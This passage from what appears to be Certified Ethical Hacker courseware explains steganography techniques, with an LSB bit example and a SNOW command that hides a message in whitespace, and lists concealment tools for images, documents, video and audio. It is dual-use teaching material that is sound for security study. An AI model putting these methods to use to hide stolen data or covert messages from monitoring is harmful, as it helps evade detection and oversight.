Steganography techniques are classified into **six groups** based on the cover modifications applied in the embedding process. They are:



### Substitution Techniques

In this technique, the **attacker tries** to encode secret information by substituting the insignificant bits with the secret message. If the receiver has the knowledge of the places where the secret information is embedded, then they can extract the **secret message**.



### Transform Domain Techniques

The transform domain technique of **steganography** hides the information in significant parts of the cover image such as cropping, compression, and some other image processing areas. This makes it tougher for attacks. **Transformations** can be applied to blocks of images or over the entire image.



### Spread Spectrum Techniques

This technique provides the means for a low probability of **intercept** and **anti-jamming** communications. This is a means of communication in which the signal occupies excess of the

minimum bandwidth to send the information. The excess band spread is accomplished by means of code (independent of data), and a **synchronized** reception with the code is used at the receiver to recover the information from the spread spectrum data.



## Statistical Techniques

This technique utilizes the existence of "**1-bit**" steganography schemes. This is achieved by modifying the cover in such a way that, when a "1" is transmitted, some of the statistical characteristics change significantly. In other cases the cover remains unchanged. This is done to distinguish between the modified and **unmodified covers**. The theory of hypothesis from mathematical statistics is used for the extraction.




## Distortion Techniques

In this technique, a sequence of modifications is applied to the cover in order to get a **stego-object**. The sequence of **modifications** is such that it represents the specific message to be transmitted. The decoding process in this technique requires knowledge about the original cover. The receiver of the message can measure the differences between the **original cover** and the received cover to reconstruct the sequence of modifications.



## Cover-generation Techniques

In this technique, digital objects are developed for the purpose of being a cover to **secret communication**. When this information is encoded it ensures the creation of a cover for secret communication.




## How Steganography Works

Steganography encrypts less important information from digital content and injects hidden data in its place. This is done over image files, text files, audio files, and any digital data. This process is intended to **provide secrecy**. With the introduction of the Internet, hidden messages inside digital images became the most common and highly effective form of steganography. Images are stored in the computer as a group of **pixels**, with one pixel being around 8 to 24 bits. This group of pixels is stored in an image file according to any one of a number of formats. There are two files that are needed to hide a message within an image file. They are:

1. The file containing the image into which the message is supposed to be put
2. The file containing the message itself



FIGURE 5.65: How Steganography Works



## Types of Steganography

Steganography is the art and **science of writing hidden messages** in such a way that no one other than the intended recipient knows of the existence of the message. The increasing uses of electronic file formats with new technologies have made **data hiding** possible. Basic steganography can be broken down into two areas: data hiding and document making. Document making deals with protection against removal. It is further divided into **watermarking and fingerprinting**.

The different types of steganography are listed as follows:

- ⌚ Image Steganography
- ⌚ Document steganography
- ⌚ Folder Steganography
- ⌚ Video Steganography
- ⌚ Audio Steganography
- ⌚ Whitespace Steganography
- ⌚ Web Steganography

- 🕒 Spam/Email Steganography
- 🕒 DVDROM Steganography
- 🕒 Natural Text Steganography
- 🕒 Hidden OS Steganography
- 🕒 C++ Source Code Steganography

## Whitespace Steganography Tool: SNOW



- The program snow is used to conceal messages in **ASCII text** by appending whitespace to the end of lines
- Because spaces and tabs are generally not visible in **text viewers**, the message is effectively hidden from casual observers
- If the **built-in encryption** is used, the message cannot be read even if it is detected

Administrator: C:\Windows\system32\cmd.exe

```
D:\CEH-Tools\CEHv8 Module 05 System Hacking\Whitespace Steganography Tool\Snow\snow -C -m "This is a test for Whitespace Steganography using Snow" -p "welcom"
test.docx snowout.docx
Compressed by 41.90%
Message exceeded available space by approximately 340.35%.
An extra 7 lines were added.

D:\CEH-Tools\CEHv8 Module 05 System Hacking\Whitespace Steganography Tool\Snow\snow -C -m "This is a test for Whitespace Steganography using Snow" -p "welcom"
```

http://www.darkside.com.au

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Whitespace Steganography Tool: SNOW

Source: <http://www.darkside.com.au>

The program SNOW is used to conceal messages in **ASCII text** by appending whitespace to the end of lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from **casual observers**. If **built-in encryption** is used, the message cannot be read even if it is detected.

Administrator: C:\Windows\system32\cmd.exe

```
D:\CEH-Tools\CEHv8 Module 05 System Hacking\Whitespace Steganography Tool\Snow\snow -C -m "This is a test for Whitespace Steganography using Snow" -p "welcom"
test.docx snowout.docx
Compressed by 41.90%
Message exceeded available space by approximately 340.35%.
An extra 7 lines were added.

D:\CEH-Tools\CEHv8 Module 05 System Hacking\Whitespace Steganography Tool\Snow\snow -C -m "This is a test for Whitespace Steganography using Snow" -p "welcom"
```

FIGURE 5.66: Whitespace Steganography Tool by Using SNOW

# Image Steganography

**C|EH**  
Certified Ethical Hacker

- In image steganography, the **information is hidden in image** files of different formats such as .PNG, .JPG, .BMP, etc.
- Image steganography tools **replace redundant bits of image** data with the message in such a way that the effect cannot be detected by human eyes

- Image file steganography techniques:
  - Least Significant Bit Insertion
  - Masking and Filtering
  - Algorithms and Transformation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Image Steganography

Image steganography allows you to conceal your secret message within an image. You can take **advantage of the redundant bit** of the image to conceal your message within it. These redundant bits are those bits of the image that have very little effect on the image if altered. This **alteration** of bits is not detected easily. You can conceal your information within images of different formats such as .PNG, .JPG, .BMP, etc.

Images are the popular cover objects used for steganography. Image steganography tools are used to replace **redundant bits** of image data with the message in such a way that the effect cannot be detected by human eyes.

Image steganography techniques can be divided into two groups: Image domain and transform domain. In image (spatial) **domain techniques**, messages are embedded in the intensity of the pixels directly. In transform domain (frequency) techniques, images are first **transformed** and then the message is embedded in the image.

There are three techniques that you can use to conceal your **secret messages** in image files:

- Least Significant Bit Insertion
- Masking and Filtering
- Algorithms and Transformation

The following figure depicts image steganography and the role of steganography tools in the image steganography process.




FIGURE 5.67: How Image Steganography Works

## Least Significant Bit Insertion



The right most bit of pixel is called the Least Significant Bit (LSB)

Using this method, the binary data of the hidden message is broken and then inserted into the LSB of each pixel in the image file in a deterministic sequence

Modifying the LSB does not result in a noticeable difference because the net change is minimal and can be indiscernible to the human eye



**Example: Given a string of bytes**

- (00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111 11101001)
- The letter "H" is represented by binary digits 01001000. To hide this "H" above stream can be changed as:  
(00100110 11101001 11001000) (00100110 11001001 11101000) (11001000 00100110 11101001)
- To retrieve the "H" combine all LSB bits 01001000

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Least Significant Bit Insertion

The Least Significant Bit **Insertion** technique is the most commonly used technique of image steganography in which the Least Significant Bit (LSB) of each pixel is used to hold your secret data. The LSB is the **rightmost** bit of each pixel of image file. This LSB, if changed, has very little effect on the image; it cannot be **detected**. To hide the message, first break the message and insert each bit in place of each pixel's LSB of the image so that the recipient at the other end can retrieve your message easily.

Suppose you have chosen a 24-bit image to hide your **secret data**, which can be represented in digital form as follows:

(00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111 11101001)

And you want to hide the letter "H" in above 24 –bit image as follows.

Now letter "H" is represented by binary digits 01001000. To hide this "H," the previous stream can be changed to:




FIGURE 5.68: Least Significant Bit Insertion Diagram

You just need to replace the LSB of each pixel of the image file as shown in this figure.

To retrieve this H at the other side, the person at the **receiver side** combines all the **LSB bits** of the image file and thus is able to detect the H at the receiver side.

# Masking and Filtering

The masking technique **hides data** using a method similar to watermarks on actual paper, and it can be done by modifying the luminance of parts of the image

Masking and filtering techniques are generally used on **24 bit** and **grayscale images**

The information is not hidden at the "noise" level of the image

Masking techniques hide information in such a way that the hidden message is inside the **visible part of the image**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Masking and Filtering

Masking and filtering techniques take advantage of human visual capabilities that cannot detect the slight changes in particular images. **Grayscale images** can hide information in a way that is similar to watermarks on paper and are sometimes used as digital watermarks.

The masking technique allows you to conceal your secret data by placing it on an images file. Both masking and **filtering techniques** are mostly used on **24-bit-per-pixel images** and grayscale images. To hide secret messages, you need to adjust the luminosity and opacity of the image. If the change in the luminance is small, then people other than the intended users fail to notice that the image contains a **hidden message**. This technique can be easily applied to the image as it does not disturb the image. It is mostly used with **JPEG images**. Lossy JPEG images are relatively immune to cropping and compression image operations. Hence, the information is hidden in **lossy JPEG images** often using the masking technique. The reason that a **steganography image** encoded with a marking **degrades** in a lower rate under JPEG compression is that the message is hidden in the **significant** areas of the picture.

## Algorithms and Transformation

The data is embedded in the cover image by changing the coefficients of a transform of an image

JPEG images use the Discrete Cosine Transform (DCT) technique to achieve image compression

### Types of transformation techniques

- I Fast fourier transformation
- II Discrete cosine transformation
- III Wavelet transformation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Algorithms and Transformation

The **algorithms** and **transformation technique** is based on hiding the secret information during the compression of the image.

In this technique, the information on the image is concealed by applying various compression algorithms and transformation functions. **Compression algorithm** and transformation uses a **mathematical function** to hide the coefficient of least bit during compression of images. Generally JPEG images are suitable to perform **compression** as they can be saved at different compression levels. This technique gives you high **level of invisibility** of secret data. JPEG images use a discrete cosine transform to achieve compression.

There are three types of transformation techniques used in the compression algorithm:

- ☛ Fast fourier transformation
- ☛ **Discrete cosine** transformation
- ☛ Wavelet transformation

The screenshot shows a computer desktop with a yellow taskbar at the bottom. On the taskbar, there is a window titled "Image Steganography: QuickStego". The window contains a photograph of two pairs of feet with painted toenails. To the right of the image, there is a text area with the following content:

**Feet:**  
The feet are flexible structures of bones, joints, muscles, and soft tissues that let us stand upright and perform activities like walking, running, and jumping. The feet are divided into three sections:  
The forefoot contains the five toes (phalanges) and the five longer bones (metatarsals).  
The midfoot is a pyramid-like collection of bones that form the arches of the feet. These include the three cuneiform bones, the cuboid bone, and the navicular bone.

Below the image and text are several buttons:

- Image File: Open Image, Save Image
- Steganography: Hide Text, Get Text
- Text File: Open Text, Save Text
- Utilities: Upgrade, Exit

At the bottom of the window, there is a status bar with the URL <http://quickcrypto.com>.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Image Steganography: QuickStego

Source: <http://quickcrypto.com>

**QuickStego** lets you hide secret messages in images so that only other users of QuickStego can retrieve and read the hidden secret messages. Once a secret message is hidden in an image, you can still save it as picture file; it will load just like any other image and appear as it did before. The image can be saved, emailed, uploaded to the web as before, and the only difference will be that it **contains hidden message**.

QuickStego **imperceptibly** alters the pixels (individual picture elements) of the image, encoding the secret text by adding small variations in color to the image. In practice, to the human eye, these small differences do not appear to change the **image**.




FIGURE 5.69: QuickStego Screenshot

## Image Steganography Tools



The slide displays a grid of nine image steganography tools, each with its name, icon, and website link:

 Hide In Picture <a href="http://sourceforge.net">http://sourceforge.net</a>	 OpenStego <a href="http://openstego.sourceforge.net">http://openstego.sourceforge.net</a>
 gifshuffle <a href="http://www.darkside.com.au">http://www.darkside.com.au</a>	 PHP-Class StreamSteganography <a href="http://www.phpclasses.org">http://www.phpclasses.org</a>
 CryptoPix <a href="http://www.briggsoft.com">http://www.briggsoft.com</a>	 Red JPEG <a href="http://www.totalcmd.net">http://www.totalcmd.net</a>
 BMPSecrets <a href="http://bmpsecrets.com">http://bmpsecrets.com</a>	 Steganography Studio <a href="http://stegstudio.sourceforge.net">http://stegstudio.sourceforge.net</a>
 OpenPuff <a href="http://embeddedsw.net">http://embeddedsw.net</a>	 Virtual Steganographic Laboratory (VSL) <a href="http://vsl.sourceforge.net">http://vsl.sourceforge.net</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Image Steganography Tools

Like the tool **QuickStego** discussed previously, you can also use the following image steganography tools to hide your secret messages in images:

- ⦿ Hide In Picture available at <http://sourceforge.net>
- ⦿ gifshuffle available at <http://www.darkside.com.au>
- ⦿ CryptoPix available at <http://www.briggsoft.com>
- ⦿ BMPSecrets available at <http://bmpsecrets.com>
- ⦿ OpenPuff available at <http://embeddedsw.net>
- ⦿ OpenStego available at <http://openstego.sourceforge.net>
- ⦿ PHP-Class StreamSteganography available at <http://www.phpclasses.org>
- ⦿ Red JPEG available at <http://www.totalcmd.net>
- ⦿ Steganography Studio available at <http://stegstudio.sourceforge.net>
- ⦿ Virtual Steganographic Laboratory (VSL) available at <http://vsl.sourceforge.net>



## Document Steganography

Similar to image steganography, document steganography is the **technique** used to **hide secret messages** to be transferred in documents. The following diagram illustrates the document steganography process:



FIGURE 5.70: Working of Document Steganography

## Document Steganography: wbStego



Source: <http://wbstego.wbaler.com>

WbStego is a **document steganography tool**. Using this tool, you can hide any type of file within carrier file types such as Windows bitmaps with 16, 256, or 16.7M colors, ASCII or ANSI text files, HTML fields, and **Adobe PDF files**.



FIGURE 5.71: wbStego Screenshot

**Document Steganography Tools**

 <b>Merge Streams</b> <a href="http://www.ntkernel.com">http://www.ntkernel.com</a>	 <b>StegParty</b> <a href="http://www.fasterlight.com">http://www.fasterlight.com</a>
 <b>Office XML</b> <a href="http://www.irongeek.com">http://www.irongeek.com</a>	 <b>Hydan</b> <a href="http://www.crazyboy.com">http://www.crazyboy.com</a>
 <b>Data Stash</b> <a href="http://www.skyjuicesoftware.com">http://www.skyjuicesoftware.com</a>	 <b>StegJ</b> <a href="http://stegj.sourceforge.net">http://stegj.sourceforge.net</a>
 <b>FoxHole</b> <a href="http://foxhole.sourceforge.net">http://foxhole.sourceforge.net</a>	 <b>StegoStick</b> <a href="http://sourceforge.net">http://sourceforge.net</a>
 <b>Xidie Security Suite</b> <a href="http://www.stegano.ro">http://www.stegano.ro</a>	 <b>SNOW</b> <a href="http://www.darkside.com.au">http://www.darkside.com.au</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Document Steganography Tools

Similar to **wbStego**, there are many other tools that allow you to hide data within other document files of various types or **extension**:

- ⌚ Merge Streams available at <http://www.ntkernel.com>
- ⌚ Office XML available at <http://www.irongeek.com>
- ⌚ Data Stash available at <http://www.skyjuicesoftware.com>
- ⌚ FoxHole available at <http://foxhole.sourceforge.net>
- ⌚ Xidie Security Suite available at <http://www.stegano.ro>
- ⌚ StegParty available at <http://www.fasterlight.com>
- ⌚ Hydan available at <http://www.crazyboy.com>
- ⌚ StegJ available at <http://stegj.sourceforge.net>
- ⌚ StegoStick available at <http://sourceforge.net>
- ⌚ SNOW available at <http://www.darkside.com.au>

# Video Steganography

**C|EH**  
Certified Ethical Hacker

- 1** Video steganography refers to **hiding secret information** or any kind of files with any extension into a carrier video file 
- 2** In video steganography, the information is hidden in **video files** of different formats such as **.AVI, .MPG4, .WMV, etc.** 
- 3** Discrete Cosine Transform (**DCT**) manipulation is used to add secret data at the time of the transformation process of video 
- 4** The techniques used in audio and image files are used in **video files**, as video consists of audio and images 
- 5** A large **number of secret messages** can be hidden in video files since they are a moving stream of images and sound 

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Video Steganography

Video steganography involves **hiding secret messages** files of any extensions in the continuously flowing video file. Here video files are used as the carrier to carry the secret information from one end to another end. It keeps your **secret information** more secure. As the carrier video file is a moving stream of images and sound, it is difficult for the **unintended recipient** to notice the distortion in the **video file** caused due to the secret message. It might go unobserved because of continuous flow of the video.

As a video file is a combination of image and audio, all the techniques available for image and audio steganography can also be applied to **video steganography**. It can be used to hide a large number of **secret messages**.



## Video Steganography: OmniHide PRO

Source: <http://omnihide.com>

OmniHide PRO allows you to hide any secret file within **innocuous image**, video, music files, etc. The resultant **Stego file** can be used or shared like a normal file without anyone knowing that something is hidden within it, thus this tool enables you to save your secret file from prying eyes. It also enables you to add a password to hide your file to **enhance security**.

### Features:

- This allows you to hide you files in Photos, Movies, Documents, and Music etc.
- It put no **limitation** on file type and size you want to hide




FIGURE 5.72: OmniHide PRO Screenshot

**Video Steganography Tools**

 Our Secret <a href="http://www.securekit.net">http://www.securekit.net</a>	 BDV DataHider <a href="http://www.bdvnnotepad.com">http://www.bdvnnotepad.com</a>
 RT Steganography <a href="http://rtstegvideo.sourceforge.net">http://rtstegvideo.sourceforge.net</a>	 StegoStick <a href="http://sourceforge.net">http://sourceforge.net</a>
 Masker <a href="http://www.softpuls.com">http://www.softpuls.com</a>	 OpenPuff <a href="http://embeddedsw.net">http://embeddedsw.net</a>
 Max File Encryption <a href="http://www.softeza.com">http://www.softeza.com</a>	 Stegsecret <a href="http://stegsecret.sourceforge.net">http://stegsecret.sourceforge.net</a>
 MSU StegoVideo <a href="http://www.compression.ru">http://www.compression.ru</a>	 PSM Encryptor <a href="http://demo.powersoftmakers.com">http://demo.powersoftmakers.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Video Steganography Tools

In addition to **PRO**, there are many other tools that you can use to hide your secret information file in video files:

- ⌚ Our Secret available at <http://www.securekit.net>
- ⌚ RT Steganography available at <http://rtstegvideo.sourceforge.net>
- ⌚ Masker available at <http://www.softpuls.com>
- ⌚ Max File Encryption available at <http://www.softeza.com>
- ⌚ MSU StegoVideo available at <http://www.compression.ru>
- ⌚ BDV DataHider available at <http://www.bdvnnotepad.com>
- ⌚ StegoStick available at <http://sourceforge.net>
- ⌚ OpenPuff available at <http://embeddedsw.net>
- ⌚ Stegsecret available at <http://stegsecret.sourceforge.net>
- ⌚ PSM Encryptor available at <http://demo.powersoftmakers.com>

# Audio Steganography

**C|EH**  
Certified Ethical Hacker

- Audio steganography refers to **hiding secret information in audio files** such as .MP3, .RM, .WAV, etc.
- Information can be hidden in an audio file by using **LSB** or by using **frequencies** that are **inaudible** to the human ear (>20,000 Hz)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Audio Steganography

**Audio steganography** allows you to conceal your secret message within an audio file such as WAV, AU, and even MP3 audio files. It embeds secret messages in audio files by slightly changing the binary sequence of the audio file. Changes in the audio file after **insertion** cannot be **detectable**, so this secures the secret message from prying eyes.

You need to ensure that the carrier audio file should not be significantly degraded due to embedded secret data; otherwise, the **eavesdropper** can detect the existence of the hidden message in the audio file. So the secret data should be embedded in such a way that there is a slight change in the audio file that cannot be detected by a human. Information can be hidden in an audio file by using an **LSB** or by using frequencies that are **inaudible** to the human ear (>20,000 Hz).



FIGURE 5.73: Working of Audio Steganography

# Audio Steganography Methods

**C|EH**  
Certified Ethical Hacker

### Echo Data Hiding

- It refers to **hiding a message as an echo** into an audio signal
- The sensitive message is encoded in the echo in the form of variations in **amplitude, decay rate, and offset**
- An echo cannot be easily resolved because the parameters are set below **levels audible to human**



### Spread Spectrum Method

- It encodes data as a **binary sequence** that sounds like noise but can be recognized by a receiver with the correct key
- Two approaches are used in this technique, namely **direct sequence spread spectrum (DSSS)** and **frequency hopping spread spectrum (FHSS)**
- In DSSS, the secret message is spread out by **chip rate (constant)** and then modulated with a pseudo-random signal that is then interleaved with the cover signal
- In FHSS, the audio file's **frequency spectrum is altered** so that it hops rapidly between frequencies
- Spread spectrum method plays a major role in **secure communications** – commercial and military

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Audio Steganography Methods

There are certain methods available to conceal your secret messages in **audio files**. Some methods implement the algorithm that is based on inserting the **secret information** in the form of a noise signal, while other methods believe in **exploiting sophisticated** signal processing techniques to **hide information**.

The following methods are used to perform audio **steganography** in order to hide secret information.



### Echo Data Hiding

In the echo data **hiding method**, the secret **information is embedded** within the carrier audio signal by introducing an echo into it. It uses three **parameters** of echo, namely, initial amplitude, decay rate, and offset or delay to hide secret data. When the offset between carrier signal and echo decreases, these two signals get mixed at a certain point of time where it is not possible for the human ear to distinguish between these two signal. At this point, an echo sound can be heard as an added resonance to the original signal. However, this point of **undistinguishable** sounds depends on factors such as quality of **original audio signal**, type of sound, and listener.

To encode the resultant signal in to binary form, two different delay times are used. These delay times should be below **human perception**. Parameters such as decay rate and initial amplitude should also be set below threshold audible values so that the audio is not **hearable** at all.



## Spread Spectrum Method

In this method, secret information is spread across as much of the frequency spectrum as possible. This method uses two versions of spread spectrum viz.: **direct sequence spread spectrum (DSSS)** and frequency hopping spread spectrum (FHSS)

In **DSSS**, the secret message is spread out by **chip rate** (constant) and then modulated with a pseudo-random signal that is then **interleaved** with the cover signal.

